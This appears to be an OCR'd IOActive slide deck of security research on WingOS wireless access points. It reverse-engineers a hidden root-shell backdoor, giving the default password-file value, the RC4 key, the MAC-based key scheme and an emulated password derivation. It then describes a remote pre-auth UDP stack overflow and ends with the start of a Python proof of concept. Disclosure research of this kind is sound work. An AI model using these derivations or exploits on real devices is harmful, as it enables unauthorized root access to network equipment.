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
Hidden root shell backdoor



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

Hidden root shell backdoor



```
10062478 la      $t9, get_last_mapsh_passwd
1006247C addiu   $s0, $sp, 0x200+var_1F0
10062480 move    $a0, $s0
10062484 jalr    $t9 ; get_last_mapsh_passwd
10062488 addiu   $s1, $sp, 0x200+var_1FC
1006248C la      $t9, get_passwd_mac_addr
10062490 jalr    $t9 ; get_passwd_mac_addr
10062494 move    $a0, $s1
10062498 bnez    $v0, loc_1006270C
1006249C li      $v0, 0xFFFFFFFF
```



```
100622F8
100622F8 loc_100622F8:                # ""
100622F8 la      $a0, (aSyncSSSD+0x10)
100622FC la      $t9, fopen
10062300 addiu   $a0, (aEtc2ImishPassw - 0x10090000)  # "/etc2/imish-passwd"
10062304 jalr    $t9 ; fopen
10062308 addiu   $a1, (aTheSerialNumbe+0x10 - 0x10090000)  # modes
1006230C bnez    $v0, loc_1006231C
10062310 move    $s0, $v0
```

Default value in every WingOS

```
# cat etc2/imish-passwd
a2061e853f70323c
```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
Hidden root shell backdoor



The content of the file is passed to the Following loop

Let's emulate this loop with Unicorn

Unicorn uses Qemu in the background and allows You to emulate assembly code for several archs

Unicorn

The ultimate CPU emulator

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Hidden root shell backdoor

```
MIPS_CODE_EB = b"\x81\x02\x00\x00\x24\x43\xFF\xA9\x00\x02\x21\x00\x28


# callback for tracing invalid memory access (READ or WRITE)
def hook_mem_invalid(uc, access, address, size, value, user_data):
    if access == UC_ERR_READ_UNMAPPED:
        print(">>> Missing memory is being WRITE at 0x%x, data size =
                %(address, size, value))
        # map this memory in with 2MB in size
        uc.mem_map(0xaaaa0000, 2 * 1024*1024)
        # return True to indicate we want to continue emulation
        return True
    else:
        # return False to indicate we want to stop emulation
        return False

# callback for tracing memory access (READ or WRITE)
def hook_mem_access(uc, access, address, size, value, user_data):
    if access == UC_MEM_WRITE:
        print(">>> Memory is being WRITE at 0x%x, data size = %u, dat
                %(address, size, value))
    else:   # READ
        print(">>> Memory is being READ at 0x%x, data size = %u" \
                %(address, size))
```

```
def test_mips_eb():
    print("Emulate MIPS code (big-endian)")
    try:
        # Initialize emulator in MIPS32 + EB mode
        mu = Uc(UC_ARCH_MIPS, UC_MODE_MIPS32 + UC_MODE_BIG_ENDIAN)

        # map 2MB memory for this emulation
        mu.mem_map(ADDRESS, 2 * 1024 * 1024)

        # write machine code to be emulated to memory
        mu.mem_write(ADDRESS, MIPS_CODE_EB)

        HASH_ADDR = 0x10010000
        HASH = "\x61\x32\x30\x36\x31\x65\x38\x35\x33\x66\x37\x30\x33\x32\x33\x63"
        mu.mem_write(HASH_ADDR, HASH)

        # initialize machine registers
        mu.reg_write(UC_MIPS_REG_T0, 0x10010000) # $t0 = content of the file
        mu.reg_write(UC_MIPS_REG_A2, 0x10006000) # $2 = Result buffer
        mu.reg_write(UC_MIPS_REG_A3, 0x00000010) #size of content of file

        # tracing all basic blocks with customized callback
        mu.hook_add(UC_HOOK_BLOCK, hook_block)

        # tracing all instructions with customized callback
        mu.hook_add(UC_HOOK_CODE, hook_code)
```


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Hidden root shell backdoor

```
>>> Tracing instruction at 0x10000060, instruction size = 0x4
>>> Emulation done. Below is the CPU context
>>> A0 = 0x3c
>>> v1 = 0x33
>>> Read 8 bytes from [0x10006000] = 0xa2 6 1e 85 3f 70 32 3c
============================
```

Basically, the content of the file are hex bytes (in ascii)

```
# cat etc2/imish-passwd
a2061e853f70323c
```

```
"\x61\x32\x30\x36\x31\x65\x38\x35\x33\x66\x37\x30\x33\x32\x33\x63"
```

```
"\xa2\x06\x1e\x85\x3f\x70\x32\x3c"
```


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Hidden root shell backdoor

```
addiu   $s1, $sp, 0x180+var_140
la      $t9, loc_10080000
li      $a1, 0x23
addiu   $a0, (aHiSabeena?HowR - 0x100C0000)  # "Hi Sabeena? How're you doin'? Bye!!"
move    $a2, $s1
addiu   $t9, (sub_1007A3E0 - 0x10080000)
jalr    $t9 ; sub_1007A3E0
srl     $s0, $s2, 31
addu    $s0, $s2
la      $t9, loc_10080000
sra     $s0, 1
move    $a1, $s0
move    $a2, $s1
addiu   $t9, (sub_1007A474 - 0x10080000)
jalr    $t9 ; sub_1007A474  # RC4 DECRYPT
move    $a0, $s3
addu    $s0, $s3, $s0
sb      $zero, 0($s0)
move    $v0, $zero
```

Decrypts (RC4) the contents of the file (as hex bytes) with the key


“Hi Sabeena? How’re you doin’? Bye!!”

```
rfs7000-37FABE# service start-shell
Last password used: password with MAC 00:15:70:37:fa:be
Password:
```

In this case, the decryption result of the file is the string “password”

IOActive™

Hidden root shell backdoor



```
la      $t9, get_last_mapsh_passwd
addiu   $s0, $sp, 0x200+var_1F0
move    $a0, $s0
jalr    $t9 ; get_last_mapsh_passwd
addiu   $s1, $sp, 0x200+var_1FC
la      $t9, get_passwd_mac_addr
jalr    $t9 ; get_passwd_mac_addr
move    $a0, $s1
bnez    $v0, loc_1007AD9C
li      $v0, 0xFFFFFFFF
```

```
la      $t9, strlen
jalr    $t9 ; strlen
move    $a0, $s0          # s
move    $a1, $s0          # src
la      $t9, strcpy
addiu   $a0, $sp, 0x200+var_1D0  # dest
jalr    $t9 ; strcpy
move    $s3, $v0
move    $a2, $s1
move    $a1, $zero
addiu   $a0, $sp, 0x200+var_1F6
addu    $v0, $a2, $a1
```

```
loc_1007AB60:
addu    $v1, $a0, $a1
lbu     $v0, 0($v0)
addu    $v0, $a1, $v0
addiu   $a1, 1
sb      $v0, 0($v1)
li      $v0, 6
bne     $a1, $v0, loc_1007AB60
addu    $v0, $a2, $a1
```


Get the MAC addr of the device

And does the following operation with MAC:

XX:XX+1:XX+2:XX+3:XX+4:XX+5

IOActive™

Hidden root shell backdoor



```
la      $t9, loc_10080000
addiu   $s1, $sp, 0x200+var_150
li      $a1, 6
move    $a2, $s1
addiu   $t9, (sub_1007A3E0 - 0x10080000)
jalr    $t9 ; sub_1007A3E0
addiu   $s0, $sp, 0x200+var_1D0
move    $a2, $s1
la      $t9, loc_10080000
move    $a0, $s0
addiu   $t9, (sub_1007A474 - 0x10080000)
jalr    $t9 ; sub_1007A474  # RC4 DECRYPT
move    $a1, $s3
lui     $v0, 0x4EC4
ori     $a3, $v0, 0xEC4F
b       loc_1007ABF4
move    $a2, $zero
```

RC4 decrypt “password” with the key XX:XX+1:XX+2:XX+3:XX+4:XX+5

IOActive™

Hidden root shell backdoor

```
10062534
10062534 loc_10062534:
10062534 lbu      $a0, -1($s0)
10062538 mult     $a0, $a3
1006253C mfhi     $v1
10062540 srl      $v1, 3
10062544 sll      $a1, $v1, 2
10062548 sll      $v0, $v1, 4
1006254C subu     $v0, $a1
10062550 addu     $v0, $v1
10062554 sll      $v0, 1
10062558 subu     $a0, $v0
1006255C addiu    $a0, 0x61
10062560 sb       $a0, -1($s0)
```


This last block will make sure that the valid password calculated, will contain only lower-case letters.

```
Emulate MIPS code (big-endian)
>>> Tracing basic block at 0x10000000, block size = 0x10
>>> Tracing basic block at 0x10000040, block size = 0x10
>>> Tracing basic block at 0x10000010, block size = 0x40
>>> Tracing basic block at 0x10000010, block size = 0x40
>>> Tracing basic block at 0x10000010, block size = 0x40
>>> Tracing basic block at 0x10000010, block size = 0x40
>>> Tracing basic block at 0x10000010, block size = 0x40
>>> Tracing basic block at 0x10000010, block size = 0x40
>>> Tracing basic block at 0x10000010, block size = 0x40
>>> Tracing basic block at 0x10000010, block size = 0x40
>>> Emulation done. Below is the CPU context
>>> A3 = 0x4ec4ec4f
>>> t3 = 0x0
>>> Read 0x8 bytes from [0x10700000] = 0x62 73 63 71 68 76 71 64
The valid password for this device is: bscqhvqd
```

```
/root # uname -a
Linux ap7131-36F3E0 2.6.16.51-ws-symbol #1 mips64 GNU/Linux
/root # id
uid=0(cli) gid=600(cli) groups=600(cli)
/root #
```


IOActive™

Hidden root shell backdoor



If password granted:


```
la      $t9, fopen
addiu   $a0, (aEtc2ImishPassw - 0x100C0000)  # "/etc2/imish-passwd"
jalr    $t9 ; fopen
addiu   $a1, (aSkipShow+8 - 0x100B0000)  # modes
```

Different password next time you try to get shell

```
addiu   $a0, (aHiSabeena?HowR - 0x100C0000)  # "Hi Sabeena? How're you doin'? Bye!!"
move    $a1, $s2
la      $t9, loc_10080000
move    $a0, $s1
addiu   $t9, (sub_1007A474 - 0x10080000)
jalr    $t9 ; sub_1007A474  # RC4
```


IOActive™

Hidden root shell backdoor



IOActive™

Hidden root shell backdoor

```
1005BB08 move    $s1, $a0
1005BB0C la      $a0, (aSyncSSSD+0x10)   # ""
1005BB10 la      $t9, access
1005BB14 sd      $ra, 0x80+var_10($sp)
1005BB18 addiu   $a0, (aEtcAllow_root - 0x10090000)   # "/etc/allow_root"
1005BB1C sd      $s2, 0x80+var_20($sp)
1005BB20 jalr    $t9 ; access
1005BB24 sd      $s0, 0x80+var_30($sp)
1005BB28 beqz    $v0, loc_1005BC0C
1005BB2C la      $a0, (aSyncSSSD+0x10)   # ""
```

```
        $t9, get_last_mapsh_passwd
diu     $s2, $sp, 0x80+var_58
lr      $t9 ; get_last_mapsh_passwd
```

```
ap7131-36F3E0*>
ap7131-36F3E0*>
ap7131-36F3E0*>en
ap7131-36F3E0*#service start-shell
/root # uname -a
Linux ap7131-36F3E0 2.6.16.51-ws-symbol #1 mips64 GNU/Linux
/root # id
uid=0(cli) gid=600(cli) groups=600(cli)
/root #
```


IOActive™

Remote pre-auth stack overflow


```
/root # netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:800             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:705           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:880             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.1.1:8888          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8889          0.0.0.0:*               LISTEN
tcp        0      0 127.0.1.1:8890          0.0.0.0:*               LISTEN
tcp        0      0 127.0.1.1:8891          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN
tcp        0      0 127.0.1.1:445           0.0.0.0:*               LISTEN
tcp        0      0 192.168.1.139:22        192.168.1.175:60364     ESTABLISHED
tcp        0      0 127.0.0.1:705           127.0.0.1:3957          ESTABLISHED
tcp        0      0 127.0.0.1:3957          127.0.0.1:705           ESTABLISHED
tcp        0      0 127.0.0.1:705           127.0.0.1:3958          ESTABLISHED
tcp        0      0 127.0.0.1:3958          127.0.0.1:705           ESTABLISHED
tcp        0      0 :::800                  ::%268963460:*          LISTEN
tcp        0      0 :::880                  ::%268963460:*          LISTEN
tcp        0      0 :::22                   ::%268963460:*          LISTEN
tcp        0      0 ::1:8888                ::%268963460:*          LISTEN
tcp        0      0 ::1:8889                ::%268963460:*          LISTEN
tcp        0      0 ::1:8890                ::%268963460:*          LISTEN
tcp        0      0 ::1:8891                ::%268963460:*          LISTEN
tcp        0      0 :::443                  ::%268963460:*          LISTEN
tcp        0      0 ::1:445                 ::%268963460:*          LISTEN
udp        0      0 0.0.0.0:1029            0.0.0.0:*
udp        0      0 0.0.0.0:1030            0.0.0.0:*
udp        0      0 0.0.0.0:1812            0.0.0.0:*
udp        0      0 0.0.0.0:1813            0.0.0.0:*
udp        0      0 0.0.0.0:1814            0.0.0.0:*
udp        0      0 127.0.0.1:4000          0.0.0.0:*
udp        0      0 0.0.0.0:161             0.0.0.0:*
udp        0      0 0.0.0.0:3799            0.0.0.0:*
udp        0      0 0.0.0.0:1144            0.0.0.0:*
udp        0      0 :::161                  ::%268963460:*
raw   111452      0 0.0.0.0:1               0.0.0.0:*               1
raw        0      0 :::58                   ::%269190608:*          58
```

UDP service listening on 0.0.0.0 by default

RIM process (Radio Interface Module)

IOActive™

Remote pre-auth stack overflow




```
100D407C
100D407C loc_100D407C:
100D407C la       $t9, recvfrom
100D4080 li       $v0, 0x10
100D4084 sw       $v0, 0x1460+var_1440($sp)
100D4088 addiu    $a1, $sp, 0x1460+var_107C  # buf
100D408C li       $a2, 0x1000        # n
100D4090 move     $a3, $zero         # flags
100D4094 addiu    $a4, $sp, 0x1460+var_1438  # addr
100D4098 jalr     $t9 ; recvfrom
100D409C addiu    $a5, $sp, 0x1460+var_1440  # addr_len
100D40A0 la       $s0, g_rim_trace
100D40A4 bgez     $v0, loc_100D40F0
100D40A8 move     $s6, $v0
```

```
move    $s3, $a1
sd      $s1, 0x1090+var_38($sp)
move    $a1, $zero         # c
sd      $s0, 0x1090+var_40($sp)
move    $s1, $a0
move    $s0, $a3
jalr    $t9 ; memset
move    $a0, $s2           # s
li      $v0, 3
lw      $a3, 4($s0)
addiu   $a0, $sp, 0x1090+var_1046  # s
la      $a2, aU02x02x02x02x0  # "U %02X-%02X-%02X-%02X-%02X-%02X. ignori"...
li      $a1, 0x40          # maxlen
la      $t9, snprintf
dext    $t0, $a3, 0x10, 8
sb      $v0, 0x1090+var_1047($sp)
dext    $t1, $a3, 8, 8
sb      $zero, 0x1090+var_1048($sp)
andi    $t2, $a3, 0xFF
addiu   $a2, (aU_U_U_U - 0x100F0000)  # "%u.%u.%u.%u"
jalr    $t9 ; snprintf
srl     $a3, 24
move    $a1, $s1           # src
lhu     $v0, 2($s0)
move    $a2, $s3           # n
lbu     $v1, 3($s0)
addiu   $a0, $sp, 0x1090+var_F7E  # dest
la      $t9, memcpy
dext    $v0, 8, 8
sb      $v1, 0x1090+var_1005($sp)
addiu   $s4, $sp, 0x1090+var_1060
sb      $v0, 0x1090+var_1006($sp)
jalr    $t9 ; memcpy
```


IOActive™

Remote pre-auth stack overflow

```
100B74D4
100B74D4 loc_100B74D4:
100B74D4 li       $a4, 0x10
100B74D8 lw       $v1, 0x1460+var_6C($sp)
100B74DC move     $a1, $s6
100B74E0 lw       $v0, (g_s_dyn_fd - 0x101A2F40)($v0)
100B74E4 move     $a2, $s2
100B74E8 la       $t9, radproxy_dyn_auth_to_dest_ap
100B74EC addiu    $a0, $sp, 0x1460+var_107C
100B74F0 xor      $v0, $v1, $v0
100B74F4 addiu    $a3, $sp, 0x1460+var_1438
100B74F8 jalr     $t9 ; radproxy_dyn_auth_to_dest_ap
100B74FC movn     $a4, $zero, $v0
100B7500 b        loc_100B773C
100B7504 ld       $ra, 0x1460+var_10($sp)
```



IOActive™

Remote pre-auth stack overflow

```
import socket

UDP_IP = "192.168.1.139"
UDP_PORT = 3799
#MESSAGE = "D" * 4999

